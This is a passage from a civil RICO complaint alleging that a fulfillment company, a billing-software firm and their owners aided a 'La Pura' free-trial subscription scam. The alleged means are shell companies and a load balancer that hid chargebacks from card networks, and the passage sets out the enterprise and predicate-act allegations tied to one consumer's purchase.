16 Quick Box LLC was further offering services that included “Legal entity setup,” namely  
17 setting up shell companies to be used to apply for merchant accounts. It offered “merchant  
18 processing,” meaning it was directly processing transactions. It conducted “Split testing  
19 and optimization,” meaning it was testing the La Pura advertising to determine what was  
20 most effective. It offered “Customersupport (sic) service and training” (i.e., training  
21 customer support representatives on how to handle complaints about the scam), and “Sales  
22 copy” (i.e., helping write the advertisements). It further procured media funding for the  
23 advertising campaigns, which necessitated knowledge that they were subscriptions to  
24 calculate the funding rates. These services rule out any innocent explanation because: (1)  
25 the nature of those services necessitated knowledge of and direct participation in the  
26 fraudulent aspects of the scheme, namely the advertising, the unlawful billing, and the  
27 fraudulent merchant account scheme; (2) the services are so extensive in nature that they  
28 touch every area of the scheme; (3) Quick Box LLC was routinely “turn-keying” free trial

1 scams into existence for many clients, such that Quick Box LLC was essentially running  
2 their entire business for them; (4) the fact that these services were provided directly  
3 contradicts what Quick Box LLC swore to the Court, which itself rules out any innocent  
4 explanation if Quick Box LLC did indeed offer those services as described on the Private  
5 Label Campaigns archived website and in employee LinkedIn profiles (*see* dkt. 36-1 at ¶  
6 9, swearing that Quick Box LLC does not “provide online advertising, website  
7 development or operation, or payment processing services for its clients” and that it “does  
8 not advertise to consumers, sell products to consumers, receive any payments from  
9 consumers, or otherwise transact any business with consumers”). These very services were  
10 advertised on the Private Label Campaigns website in July 2017 after its merger with Quick  
11 Box LLC and were combined with references to the Quick Box warehouse, and if there  
12 was an innocent explanation for these services, Quick Box LLC would not have denied  
13 under oath that it provided them. It is further implausible that Quick Box LLC would have  
14 merged with a company whose services were entirely focused around online advertising,  
15 web development, and payment processing, and then instantly shut that company down in  
16 its entirety (which is the only way that the declaration Quick Box LLC submitted to the  
17 Court could be true).

18 826. Adele, Biggins, and Martell control Quick Box LLC and set its policies. They  
19 caused Quick Box LLC to directly commit numerous acts of mail fraud, wire fraud, and  
20 bank fraud between at least July 2017 and the present by shipping products for various  
21 clients who they knew to be operating fraudulent scams, including “free trial scams,” by  
22 creating turn-key versions of those scams, by creating shell companies to sign up for  
23 merchant accounts, and by processing fraudulent transactions. Adele, Biggins, and Martell  
24 supervised, controlled, and directed these acts. Many of the specific predicate acts are  
25 described in detail *infra*, but there are far more predicate acts whose details are currently  
26 within the exclusive possession of Quick Box LLC, Adele, Biggins, and Martell,  
27 committed both with the La Pura Defendants and with other unrelated clients as well.

1           827. Adele, Biggins, Martell, and Quick Box LLC’s activities with respect to the  
2 La Pura Defendants are described in detail in the aiding and abetting section and conspiracy  
3 sections as to them in the First Cause of Action, which are incorporated here by reference.  
4 The Quick Box Enterprise provided substantially similar services to its other clients as it  
5 did to the La Pura Defendants. Those client relationships were separate from the  
6 relationship with the La Pura Defendants, but are part of the Quick Box Enterprise’s own  
7 pattern of racketeering activity.

8           828. The Quick Box Enterprise operated in partnership with the La Pura  
9 Defendants with respect to the La Pura Products and to other unknown products proprietary  
10 to the La Pura Defendants. Each of them agreed to operate different parts of the scam, with  
11 Quick Box LLC, Adele, Biggins, and Martell attempting to nominally separate themselves  
12 from the illegal activity by posing as a legitimate service provider for fulfillment services.  
13 The relationship between the La Pura Defendants and Quick Box  
14 LLC/Adele/Biggins/Martell was structured as a vendor-vendee relationship, with Quick  
15 Box LLC/Adele/Biggins/Martell as the vendor, except that the services being provided  
16 included illegal racketeering activity and were performed to knowingly advance a  
17 fraudulent scheme. Quick Box LLC “turn-keyed” various fraud operations into existence,  
18 coaching them, consulting for them, and passing information between them about how to  
19 effectively conduct the fraud and how to avoid being detected.

20           829. **The Konnektive Enterprise:** Konnektive LLC, Konnektive Corporation, and  
21 Konnektive Rewards LLC constitute an “enterprise” within the meaning of 18 U.S.C. §  
22 1961(4) because they are corporations and are associated in fact (“the Konnektive  
23 enterprise”). Matthew Martorano and Kathryn Martorano conducted Konnektive LLC,  
24 Konnektive Corporation, and Konnektive Rewards LLC’s affairs through illegal acts,  
25 specifically multiple related acts of wire fraud and bank fraud, as well as conspiracy to  
26 commit mail fraud, wire fraud, and bank fraud.

27           830. The Konnektive Enterprise has been in operation as a racketeering enterprise  
28 since at least December 7, 2012, when Konnektive Corporation launched Konnektive 2.0,

1 which included its “load balancer” functionality. Konnektive Corporation itself was  
2 formed on July 18, 2012. Konnektive LLC was formed on January 4, 2017, and Konnektive  
3 Rewards LLC on March 13, 2018. Defendants Matthew Martorano and Kathryn Martyrano  
4 jointly operated the enterprise since its inception, and at some point after the formation of  
5 Konnektive LLC, the enterprise was restructured for tax reasons such that Konnektive LLC  
6 was the nominal owner of the technology rights, and Konnektive Corporation continued  
7 operating the company. The enterprise was assisting in free trial scams as early as 2012,  
8 when Konnektive Corporation began offering the load balancer. The Konnektive  
9 Enterprise was not just involved in the La Pura scam, but with many others, and it  
10 functioned as an ongoing racketeering enterprise providing similar services to many other  
11 scammers. On information and belief, and based on the formation date of DL Group Inc.,  
12 the Konnektive Enterprise was providing the La Pura Defendants services since at least  
13 April 2018. Those services were performed by employees of both Konnektive Corporation  
14 and Konnektive LLC. The details of those services are contained in the aiding and abetting  
15 and conspiracy sections of the First Cause of Action as to the respective Konnektive  
16 Defendants, and are incorporated here by reference.

17 831. The Konnektive Enterprise qualifies as a closed-ended enterprise because the  
18 predicate acts occurred over a period exceeding three years (from at least December 2012  
19 to the date suit was filed). The Konnektive Enterprise qualifies as an open-ended enterprise,  
20 in that it was actively continuing to commit predicate acts as of the date of the filing of this  
21 lawsuit, and the Konnektive.com website continues to reference the load balancer  
22 functionality. Its past conduct by its nature poses a threat of repetition not only because the  
23 conduct has continued post-suit, but because Konnektive LLC, Konnektive Corporation,  
24 and Konnektive Rewards LLC’s business has been structured around providing support  
25 services for clients known to be engaging in fraud, and such clients comprise a large part  
26 of their client base. Committing these predicate acts has become a regular way of doing  
27 business at Konnektive LLC, Konnektive Corporation, and Konnektive Rewards LLC and  
28 is thus likely to recur.

1           832. The individuals and entities comprising the Konnektive Enterprise had a  
2 common purpose, namely to capture market share for their products and services by  
3 tailoring those products and services to companies involved in fraud. Matthew Martorano  
4 had originally run his own free trial scam, and he knew that there was a large potential  
5 market of companies who could not obtain services from legitimate companies who would  
6 refuse to deal with them. He further knew that companies engaging in fraud would pay  
7 more for business services because of their limited ability to access them, particularly in  
8 the payment processing sphere. The individuals and entities in the Konnektive Enterprise  
9 worked together to capture that market. Each individual and entity involved benefited  
10 financially from doing so. Matthew Martorano and Kathryn Martorano profit because they  
11 are the ultimate owners of the Konnektive entities, which profit according to how many  
12 transactions they process and how many services they provide. They worked together in  
13 an indispensable and integrated manner to mutually engage in wrongful acts, not only  
14 because they were alter egos of one another, but because they utilized the same core set of  
15 employees, the same software, serviced the same client base, and did so from the same  
16 website under a common brand name.

17           833. Konnektive LLC, Konnektive Corporation, and Konnektive Rewards LLC  
18 were an ongoing organization with both formal and informal elements. It was formalized  
19 through contracts signed between them, allowing them to use a common brand name, to  
20 cross-license technology, and to govern their common use of the same set of employees. It  
21 was informal in that Matthew Martorano and Kathryn Martorano in fact treated the  
22 companies as a single unit and did not follow formalities with respect to them, and further  
23 presented the group as a single entity to the public. Their activities were coordinated both  
24 because of these contracts, because they shared the same individuals and managers,  
25 because they shared clients and needed to coordinate to do so, and because employees  
26 worked together freely across corporate lines. Each of the members of the Konnektive  
27 Enterprise knew about the general nature of the enterprise and knew that the enterprise  
28 extended beyond their individual role, again because of their shared management and

1 ownership.

2 834. On information and belief, Konnektive LLC, Konnektive Corporation, and  
3 Konnektive Rewards LLC were providing services to the La Pura Defendants at least as of  
4 April 2018, when the earliest known Delaware corporation (DL Group Inc.) was first  
5 registered.

6 835. The services provided by Konnektive LLC, Konnektive Corporation, and  
7 Konnektive Rewards LLC to the La Pura Defendants are described in the aiding and  
8 abetting section as to those respective Defendants in the First Cause of Action, which is  
9 incorporated by reference. Those services were not routine contracts or the acts of a routine  
10 service provider. First, Konnektive LLC, Konnektive Corporation, and Konnektive  
11 Rewards LLC had knowledge of the scam, as described in detail in the aiding and abetting  
12 section as to Konnektive LLC, Konnektive Corporation, and Konnektive Rewards LLC,  
13 Matthew Martorano, and Kathryn Martorano in the First Cause of Action, which are  
14 incorporated here by reference. Second, the nature of the services provided rules out any  
15 innocent explanation, such as that these Defendants were merely providing ordinary  
16 business services. The services they provided included directly running advertising  
17 campaigns, their “coaching” services and consulting on “creatives” or advertisements,  
18 which required knowledge of the fraudulent ads. Those services also included “managing  
19 your merchant accounts **and applications**,” which means that the Konnektive Enterprise  
20 was directly involved in applying for merchant accounts for the shell companies. There is  
21 no innocent explanation for applying for dozens of merchant accounts in the names of  
22 people who are not actually clients of the Konnektive Enterprise. Matthew Martorano  
23 confirmed in a podcast interview that he helps clients get “merchant accounts,” and the  
24 volume of accounts at issue here would make the nature of the fraud obvious. There is  
25 further no innocent explanation for offering the load balancing functionality, which  
26 Konnektive prominently warns on its website is prohibited by card brands and whose use  
27 is prohibited in Konnektive LLC’s own Acceptable Use Policy. Konnektive’s Facebook  
28 page makes clear that the purpose of this functionality was to prevent merchant accounts

1 from being “shut down” by card brands for fraud. The load balancing functionality  
2 plausibly has only a deceitful purpose, because it uses algorithms such as a “round robin”  
3 or “cascade” to bill for the same products on the same website from different merchant  
4 accounts. The settings include chargeback thresholds whose only purpose is to limit the  
5 chargebacks on a single merchant account—something that is inherently deceitful because  
6 card brands specifically use chargeback percentages to evaluate whether a merchant  
7 account is being used for fraud. These services further rule out any innocent explanation  
8 because the nature of those services necessitated knowledge of and direct participation in  
9 the fraudulent aspects of the scheme, namely the advertising, the unlawful billing, and the  
10 fraudulent merchant account scheme.

11 836. Matthew Martorano and Kathryn Martorano control Konnektive Corporation,  
12 Konnektive LLC, and Konnektive Rewards LLC and set their policies. While Matthew  
13 Martorano is nominally in charge of Konnektive LLC and Kathryn Martorano is nominally  
14 in charge of Konnektive Corporation, in fact both work together closely to run the  
15 companies, with Matthew Martorano acting as CEO of the overall group and Kathryn  
16 Martorano acting as COO of the overall group. They caused Konnektive Corporation,  
17 Konnektive LLC, and Konnektive Rewards LLC to directly commit numerous acts of wire  
18 fraud and bank fraud between at least December 2012 and the present by operating the load  
19 balancer for various clients who they knew to be operating fraudulent scams, including  
20 “free trial scams,” by helping them with their advertising, and by managing their merchant  
21 account applications which they knew to be fraudulent. Matthew Martorano and Kathryn  
22 Martorano supervised, controlled, and directed these acts. Many of the specific predicate  
23 acts are described in detail *infra*, but there are far more predicate acts whose details are  
24 currently within the exclusive possession of Matthew Martorano, Kathryn Martorano,  
25 Konnektive Corporation, Konnektive LLC, and Konnektive Rewards LLC, committed  
26 both with the La Pura Defendants and with other unrelated clients as well.

27 837. Matthew Martorano, Kathryn Martorano, Konnektive Corporation,  
28 Konnektive LLC, and Konnektive Rewards LLC’s activities with respect to the La Pura

1 Defendants are described in detail in the aiding and abetting section and conspiracy  
2 sections as to them in the First Cause of Action, which are incorporated here by reference.  
3 The Konnektive Enterprise provided substantially similar services to its other clients as it  
4 did to the La Pura Defendants. Those client relationships were separate from the  
5 relationship with the La Pura Defendants, but are part of the Konnektive Enterprise's own  
6 pattern of racketeering activity.

7 838. The Konnektive Enterprise operated in partnership with the La Pura  
8 Defendants with respect to the La Pura Products and to other unknown products proprietary  
9 to the La Pura Defendants. It provided substantially the same services with respect to the  
10 other products. The relationship between the La Pura Defendants and Matthew Martorano,  
11 Kathryn Martorano, Konnektive Corporation, Konnektive LLC, and Konnektive Rewards  
12 LLC was structured as a vendor-vendee relationship, with the Konnektive Defendants as  
13 the vendor, except that the services being provided included illegal racketeering activity  
14 and were performed to knowingly advance a fraudulent scheme.

15 839. The Konnektive Enterprise functioned as a continuing unit because these  
16 formal/informal relationships lasted for a long period of time, at least from January 4, 2017,  
17 when Konnektive LLC was created and the entities began to be reorganized for tax  
18 purposes. Konnektive Rewards LLC joined the enterprise upon its creation.

19 840. **The Overall Enterprise:** The overall La Pura scam constitutes an  
20 "enterprise" within the meaning of 18 U.S.C. § 1961(4), which defines an enterprise as  
21 "any individual, partnership, corporation, association, or other legal entity, and any union  
22 or group of individuals associated in fact although not a legal entity." As described herein,  
23 all of the Defendants are individuals and legal entities who associated in fact to comprise  
24 and operate the La Pura scam (the "Overall Enterprise"). The Overall Enterprise consists  
25 of the La Pura Defendants and the John Doe(s) behind them, Quick Box LLC, Stephen  
26 Adele, Chad Biggins, James Martell, Konnektive LLC, Konnektive Corporation,  
27 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano. This enterprise  
28 has been in existence at least since April 2018, when the earliest known Delaware

1 corporation (DL Group Inc.) was first registered. The respective La Pura shell companies  
2 joined the enterprise on their date of creation by the John Doe(s).

3 841. Defendants agreed to—and did—operate the Overall Enterprise through a  
4 pattern of racketeering activity. Defendants conducted the Overall Enterprise’s affairs  
5 through a pattern of illegal acts, specifically, multiple related acts of mail fraud, wire fraud,  
6 and bank fraud, as described herein.

7 842. The individuals and entities comprising the Overall Enterprise had a common  
8 purpose, namely to defraud victims purchasing the La Pura Products. Each individual and  
9 entity involved benefited financially from doing so. Quick Box LLC was able to sell  
10 additional services, and earned money for each shipment. Adele, Biggins, and Martell  
11 profited from this because they had ownership interests in Quick Box LLC and were paid  
12 as its executives. Konnektive LLC, Konnektive Corporation, and Konnektive Rewards  
13 LLC were able to sell additional services, and earned money for each transaction processed.  
14 Matthew Martorano and Kathryn Martorano profited from this because they owned these  
15 companies (individually and through their marital estate), and because Matthew Martorano  
16 was paid as CEO of Konnektive LLC and Kathryn Martorano was paid as CEO of  
17 Konnektive Corporation. The La Pura Defendants profited from each sale because they  
18 were the ultimate owners of the La Pura Products. The Defendants’ involvement went  
19 beyond routine commercial dealings into fraud, as described *supra*.

20 843. The Overall Enterprise functioned at a high level as described in the general  
21 section of the conspiracy section of the First Cause of Action, which is incorporated here  
22 by reference. The relationship between the La Pura Defendants and Quick Box LLC was  
23 structured as a vendor/vendee relationship, with the John Doe(s) behind the La Pura  
24 Products hiring Quick Box LLC as vendors to assist in the fraud. Adele, Biggins, and  
25 Martell controlled, directed, and supervised Quick Box LLC’s activities in that  
26 relationship. The relationship was a lengthy one, as described *supra*, and generally  
27 involved Quick Box LLC providing various services to the La Pura Defendants knowing  
28 and intending that they be used to further the fraudulent scheme, as described *supra*. Quick

1 Box LLC and its employees regularly communicated with the La Pura Defendants to  
2 coordinate their activities, and to advise them and consult for them. Quick Box LLC also  
3 used its fulfillment software to coordinate with the La Pura Defendants, as well as software  
4 designed by Private Label Campaigns and later acquired by Quick Box LLC through the  
5 merger between those companies. That software allowed the La Pura Defendants to  
6 monitor data about the shipments, their inventory, and Quick Box LLC's activities. That  
7 software further allowed coordination by enabling the La Pura Defendants to make  
8 decisions and set parameters as to the services. Quick Box LLC further communicated with  
9 the La Pura Defendants via a mailing list and their client portal which provided various  
10 advice, information, and other resources. Quick Box LLC also had employees assigned  
11 specifically to coordinate with the La Pura Defendants, which it described in part in a job  
12 posting as involving providing "client facing program summaries, business reviews,  
13 analysis, recommendations, PO trending etc."<sup>156</sup> Quick Box LLC regularly provided  
14 reports and summaries of customer complaints to the La Pura Defendants. The relationship  
15 between the La Pura Defendants and Quick Box LLC was an ongoing organization with  
16 both formal and informal elements. It was formalized through contracts signed between  
17 Quick Box LLC and at least the John Doe(s) behind the La Pura Products. However, there  
18 was also an informal aspect, in that Quick Box LLC knew that it was providing services to  
19 shell companies and entities it did not formally contract with. Customers frequently  
20 reported the merchant account information from their bank accounts in customer  
21 complaints, and those complaints were often sent directly to Quick Box LLC.

22 844. The relationship between the La Pura Defendants and Konnektive LLC,  
23 Konnektive Corporation, and Konnektive Rewards LLC was structured as a vendor/vendee  
24 relationship, with the John Doe(s) behind the La Pura Products hiring Konnektive LLC,  
25 Konnektive Corporation, and Konnektive Rewards LLC as vendors to assist in the fraud.  
26 Matthew and Kathryn Martorano controlled, directed, and supervised Konnektive LLC,  
27  
28

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<sup>156</sup> [https://www.internships.com/posting/bug\\_38731843946](https://www.internships.com/posting/bug_38731843946) (last visited Jan. 7, 2021).

1 Konnektive Corporation, and Konnektive Rewards LLC's activities in that relationship.  
2 The relationship was a lengthy one, as described *supra*, and generally involved Konnektive  
3 LLC, Konnektive Corporation, and Konnektive Rewards LLC providing various services  
4 to the La Pura Defendants knowing and intending that they be used to further the fraudulent  
5 scheme, as described *supra*. Employees from Konnektive LLC and Konnektive  
6 Corporation regularly communicated with the La Pura Defendants to coordinate their  
7 activities, and to advise them and consult for them. In particular, Matthew Martorano (CEO  
8 of Konnektive LLC) was involved in a Skype chatroom which was set up specifically to  
9 coordinate their activities. Employees of Konnektive LLC likewise participated in that  
10 Skype chatroom. Both Matthew Martorano and Kathryn Martorano regularly  
11 communicated with the La Pura Defendants as part of their coaching services, and  
12 specifically assisted them in their fraudulent merchant account applications. Konnektive  
13 LLC also licensed them the Konnektive software, which was maintained by Konnektive  
14 Corporation employees. That software was also used to coordinate with the La Pura  
15 Defendants, as it enabled the La Pura Defendants to make decisions and set parameters as  
16 to the services, and enabled them to input merchant account information into the load  
17 balancer. The relationship between the La Pura Defendants and Konnektive LLC,  
18 Konnektive Corporation, and Konnektive Rewards LLC was an ongoing organization with  
19 both formal and informal elements. It was formalized through contracts signed between  
20 Konnektive LLC and at least the John Doe(s) behind the La Pura Products. However, there  
21 was also an informal aspect, in that Konnektive LLC, Konnektive Corporation, and  
22 Konnektive Rewards LLC knew that they were providing services to shell companies and  
23 entities they did not formally contract with. They were specifically aware not only because  
24 of their coaching on the merchant account applications, but because they knew their load  
25 balancer had been designed to be used in connection with large volumes of merchant  
26 accounts which could only be obtained by creating separate shell companies.

27 845. Quick Box LLC and Konnektive LLC, Konnektive Corporation, and  
28 Konnektive Rewards LLC have a partnership relationship. Those companies refer clients

1 to one another and compensate one another for referrals. They partnered generally as part  
2 of the Overall Enterprise, which involved general communications about the software.  
3 They each knew of the others’ activities, not only from attending conferences with one  
4 another but from coordinating as to integrating their respective software into the La Pura  
5 website. They each knew that the other entities were involved in fraud and in “free trial”  
6 scams. Stephen Adele, Chad Biggins, James Martell, Matthew Martorano, and Kathryn  
7 Martorano likewise were each generally aware of the fraudulent activities by each others’  
8 companies. Much of their coordination with one another was done using the La Pura  
9 Defendants as intermediaries, again structured as two separate vendor/vendee relationships  
10 between the La Pura Defendants and Quick Box LLC / Konnektive LLC, Konnektive  
11 Corporation, and Konnektive Rewards LLC.

12 846. The La Pura Defendants, Quick Box LLC, Stephen Adele, Chad Biggins,  
13 James Martell, Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC,  
14 Matthew Martorano, and Kathryn Martorano worked together in an indispensable and  
15 integrated manner to mutually engage in wrongful acts, in that: (1) none of the sales could  
16 have occurred without all of them acting together because each of them performed a  
17 necessary part of the transaction; (2) each predicate act involved coordination using  
18 specialized software, in which the La Pura website, the Konnektive software, and the Quick  
19 Box software were integrated into a single implementation which would collect consumer  
20 information on the La Pura website and transfer it to these respective entities.

21 847. The La Pura Defendants hired other additional John Doe vendors, such as  
22 affiliate networks and “crooked processors.” These vendors were paid a portion of the  
23 proceeds in exchange for their services, knowing that they were assisting in a scam. The  
24 John Doe affiliate networks aggregated groups of freelance affiliates and were paid a flat  
25 amount by the La Pura Defendants, generally on a “cost per action” basis (in other words,  
26 each time someone made a purchase). The “crooked processors” assisted with processing  
27 transactions through the merchant accounts and had a vendor/vendee relationship with the  
28

1 La Pura Defendants. Further information regarding their roles is within the exclusive  
2 possession of the Defendants.

3 848. Each of the members of the Overall Enterprise knew about the general nature  
4 of the enterprise and knew that the enterprise extended beyond their individual role. The  
5 nature and structure of these scams was widely known across the industry, as evidenced by  
6 the keynote speech at the Affiliate Summit in 2019 described herein. Matthew Martorano  
7 specifically attended that January 2019 Affiliate Summit, as did an employee of Quick Box  
8 LLC. The La Pura Defendants knew about the entirety of the enterprise because they hired  
9 the vendors used to support the scam. Matthew Martorano and Kathryn Martorano knew  
10 about the general nature of the enterprise from the onboarding process, their Skype  
11 chatroom, consulting and coaching, Matthew Martorano's own prior free trial scam, their  
12 attendance at conferences, and for the various reasons described in the aiding and abetting  
13 sections in the First Cause of Action as to their knowledge. They knew the enterprise  
14 extended beyond their individual role, and in fact regularly referred partner vendors to  
15 scammers including the La Pura Defendants. Stephen Adele, Chad Biggins, and James  
16 Martell knew about the general nature of the enterprise from their attendance at  
17 conferences, from the nature of the services they provided to the La Pura Defendants which  
18 were involved in the fraudulent aspects of the scheme, from the lawsuit against Quick Box  
19 LLC in 2019, from James Martell's Private Label Campaigns company and the due  
20 diligence performed prior to the merger, as well as the continuation of its activities  
21 afterward, from prior free trial scams they had run personally, and for the various reasons  
22 described in the aiding and abetting sections in the First Cause of Action as to their  
23 knowledge.

24 849. The Overall Enterprise functioned as a continuing unit because these  
25 formal/informal relationships lasted for a long period of time, at least from April 2018 until  
26 the date this lawsuit was filed on June 12, 2020. On information and belief, based on the  
27 sales volume implying a large and longstanding operation, and based on the fact that prior  
28

1 to that date the La Pura Defendants were forming corporations in Delaware or other  
2 locations with lax disclosure requirements, its existence predated April 2018.

3 850. The Overall Enterprise qualifies as a closed-ended enterprise because the  
4 predicate acts occurred over a period exceeding a year and a half (from April 2018 to the  
5 date suit was filed). The Overall Enterprise qualifies as an open-ended enterprise, in that it  
6 was actively continuing to commit predicate acts as of the date of the filing of this lawsuit,  
7 and it has continued to receive BBB complaints of fraudulent billing post-suit. Its past  
8 conduct by its nature poses a threat of repetition not only because the conduct has continued  
9 post-suit, but because the Quick Box, Konnektive, and La Pura Defendants' businesses  
10 have been structured around fraudulently billing customers (with respect to Quick Box and  
11 Konnektive as described above, and with respect to the La Pura Defendants in terms of  
12 using a shell company/merchant account scheme). Committing these predicate acts has  
13 become a regular way of doing business among these Defendants and is thus likely to recur.

14 851. **Predicate Acts:** Each of the Defendants committed, conspired to commit, and  
15 agreed to the commission of at least two predicate acts.

16 852. 18 U.S.C. § 1961(1) defines racketeering activity to include “any act which is  
17 indictable under any of the following provisions of title 18, United States Code... section  
18 1341 (relating to mail fraud), section 1343 (relating to wire fraud), section 1344 (relating  
19 to bank fraud)...”

20 853. 18 U.S.C. § 1961(1) defines a pattern of racketeering activity as “at least two  
21 acts of racketeering activity, one of which occurred after the effective date of this chapter  
22 and the last of which occurred within ten years (excluding any period of imprisonment)  
23 after the commission of a prior act of racketeering activity.”

24 854. The Defendants devised a scheme to defraud. That scheme, as described  
25 throughout the Complaint, involved making various fraudulent representations to  
26 consumers in order to obtain their credit card information and bill them for products they  
27 did not order. It further included taking various actions to hide that scheme from detection  
28 by banks and credit card companies, including using shell companies, applying for

1 merchant accounts listing fake products and “false fronts,” using a load balancer to mask  
2 chargeback levels, and using “front persons” for the merchant account applications. The  
3 individual Defendants’ roles in that scheme and their relationships are described in their  
4 respective aiding and abetting and conspiracy sections in Causes of Action One through  
5 Four, incorporated here by reference, as well as in the RICO enterprise sections for the  
6 enterprises they are part of.

7 855. Two predicate acts of wire fraud were involved in the advertisements made to  
8 Ms. Tan. On January 10, 2020, Plaintiff LeAnne Tan received a fake text message  
9 purportedly from Amazon claiming that if she completed an online survey, she would  
10 receive a free gift of La Pura and would only pay \$4.94 for shipping the product as a “free  
11 trial.” This advertising was transmitted via United States wire through interstate commerce  
12 into California. The advertisement was false and fraudulent because it was not from  
13 Amazon, the offer was in fact for a subscription, not a gift, and the subscription was not  
14 disclosed. She was then taken to a landing page on the La Pura website, where she was  
15 subjected to false representations about media attention, limited supply, and that she was  
16 signing up for a free trial. The website was transmitted via United States wire (the Internet)  
17 through interstate commerce into California. Both the text message and the website were  
18 caused to be transmitted by the La Pura Defendants, in particular by the John Doe(s) who  
19 behind La Pura who operated the shell companies. They knew that there had not been media  
20 attention to their products (because this would have resulted in news article and required  
21 contact with journalists), that Amazon was not offering a survey (because that would have  
22 required partnership with Amazon), that there was no limited supply, and that they were  
23 signing Ms. Tan up for a subscription and not a gift.

24 856. Those transmissions constitute two separate predicate acts of wire fraud,  
25 which the La Pura Defendants directly committed, and which Quick Box LLC, Stephen  
26 Adele, Chad Biggins, James Martell, Konnektive LLC, Konnektive Corporation,  
27 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano conspired to  
28 commit, as described *infra* as well as in their respective conspiracy sections in the First

1 Cause of Action, incorporated here by reference. Each Defendant had a specific intent to  
2 deceive or defraud. Each Defendant agreed to the commission of these predicate acts and  
3 intended that they occur. The place of origination of the text message and websites is  
4 unknown, but the La Pura shell companies are located in California. Quick Box LLC,  
5 Stephen Adele, Chad Biggins, and James Martell's activities took place in Colorado or  
6 Georgia. Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew  
7 Martorano, and Kathryn Martorano's activities took place in Georgia or Puerto Rico. The  
8 purpose of these transmissions was to obtain money from Ms. Tan, and the transmissions  
9 were made in furtherance of the scheme to defraud.

10 857. The sale to Tan also involved one predicate act of mail fraud directly  
11 committed by the La Pura Defendants, Quick Box LLC, Stephen Adele, Chad Biggins, and  
12 James Martell. Shortly after January 10, 2020, Quick Box LLC used United States mails  
13 to send a shipment of La Pura to Ms. Tan from Colorado to California, under the  
14 supervision, direction, and control of Stephen Adele, Chad Biggins, and James Martell  
15 (who caused the shipment), and directed by the La Pura Defendants (who caused the  
16 shipment because they had hired Quick Box LLC to ship their products). Quick Box LLC,  
17 Stephen Adele, Chad Biggins, and James Martell were each specifically aware of the nature  
18 of the La Pura scam by then, as detailed in the aiding and abetting section as to these  
19 respective defendants in the First Cause of Action (incorporated here by reference). In  
20 particular, as described therein, in addition to handling customer complaints, Quick Box  
21 LLC acquired Private Label Campaigns in mid-2017 and began providing turn-key creation  
22 of free trial scams to their clients. Those services (including for example running an in-  
23 house affiliate network, sending ads to individuals in their victim database, and training  
24 their clients' customer service representatives on how to handle complaints) necessarily  
25 required knowledge of the fraud by Quick Box LLC, Stephen Adele, Chad Biggins, and  
26 James Martell.

27 858. Quick Box LLC, Stephen Adele, Chad Biggins, and James Martell, and the  
28 La Pura Defendants devised a scheme to defraud and to obtain money via false or

1 fraudulent representations, as discussed *supra*. Quick Box LLC used United States mails  
2 (via Postal Service or private or commercial interstate carrier) to deliver the shipment to  
3 Ms. Sihler, under the supervision, direction, and control of Adele, Biggins, and Martell,  
4 and directed by the La Pura Defendants (who had hired Quick Box LLC to ship their  
5 products, among other services). This act was in furtherance of the scheme, in that shipping  
6 the unordered products was a necessary “fig leaf” to allow the La Pura Defendants to keep  
7 billing for them. The purpose of this shipment was to obtain money from Ms. Tan, and the  
8 shipment was made in furtherance of the scheme to defraud. Each Defendant had a specific  
9 intent to deceive or defraud. The act of shipping went beyond an ordinary business  
10 transaction here because of Quick Box LLC, Stephen Adele, Chad Biggins, and James  
11 Martell’s knowledge of the wire fraud discussed *supra* and in their respective aiding and  
12 abetting sections in the First Cause of Action, as well as their intent to participate in it. It  
13 further went beyond an ordinary business transaction because it was combined with other  
14 services which required knowledge of and direct participation in the fraud, namely running  
15 advertisements for La Pura through Quick Box LLC’s internal affiliate network, training  
16 customer service representatives for the La Pura Defendants on how to handle complaints,  
17 and sending advertisements to a list Quick Box LLC maintained of known victims of prior  
18 scams.

19 859. The sale to Tan also involved three predicate acts of bank fraud and three  
20 predicate acts of wire fraud through the use of the Konnektive load balancer from a pool  
21 of merchant accounts with the intent of hiding the fraud from detection by financial  
22 institutions. On January 10, 2020, when Ms. Tan completed the check-out on the La Pura  
23 website, the Konnektive load balancer selected from a pool of merchant accounts that had  
24 been inputted into the load balancer by the La Pura Defendants. It made that selection  
25 according to algorithms designed by Konnektive Corporation and Konnektive LLC  
26 employees, and which Matthew Martorano was personally involved in designing for the  
27 purpose of preventing merchant accounts from being “shut down” for fraud. The load  
28 balancer was operated by Konnektive Corporation, under the direction and control of

1 Konnektive LLC, Matthew Martorano, and Kathryn Martorano. Those algorithms were  
2 structured to avoid fraud detection by distributing the purchases among the pool of  
3 merchant accounts to avoid chargeback levels that would flag the accounts as fraudulent.  
4 The load balancer's algorithm selected the merchant accounts for DL Group Inc. and Total  
5 Health Supply TUA Inc., which were then used to bill Ms. Tan, as described in detail *supra*.  
6 Three separate merchant accounts were associated with the charges: (1)  
7 beautifullyremarkableh; (2) beautyhealthremarkable; and (3) skincarehealthybeautygroup.  
8 Ms. Tan was initially billed after her order on January 10, 2020. The load balancer again  
9 was used on January 26, 2020 when Ms. Tan's credit card was charged \$88.46 from a  
10 merchant account titled "Beautifullyremarkableh" with the date of January 24, 2020. The  
11 load balancer selected this account. The next day, January 27, 2020, Ms. Tan's credit card  
12 was charged \$84.37 from a different merchant account titled "Beautyhealthremarkable"  
13 with a different date of January 26, 2020. The load balancer also selected this account.  
14 These selections were made in Roswell, GA, and were transmitted across United States  
15 wires (the Internet) to San Diego County Credit Union in California (Ms. Tan's credit card  
16 issuer) and used to charge Ms. Tan's credit card.

17 860. Load balancing is prohibited by VISA and Mastercard. Mastercard Rule 5.2  
18 states: "The Acquirer must not support any Merchant or Submerchant action having a  
19 purpose or effect of evading detection by the Corporation's fraud monitoring and other  
20 compliance thresholds set forth in the Standards, including but not limited to 'load  
21 balancing' (that is, the distribution of Transactions between or among Merchant ID  
22 numbers in order to avoid minimum thresholds)." VISA likewise considers load balancing  
23 to be a violation of its rules and an effort to evade fraud detection.

24 861. The use and operation of the load balancer constitutes bank fraud under 18  
25 U.S.C. § 1344. Konnektive LLC, Konnektive Corporation, Matthew Martorano and  
26 Kathryn Martorano, and the La Pura Defendants devised a scheme to defraud and to obtain  
27 money via false or fraudulent representations, as discussed *supra*. The Konnektive  
28 Defendants' role in that fraud included, in part, operating a load balancer to further this

1 scheme by hiding chargeback levels of merchant accounts from banks to prevent them from  
2 detecting the fraud. These three predicate acts of bank fraud were directly committed by  
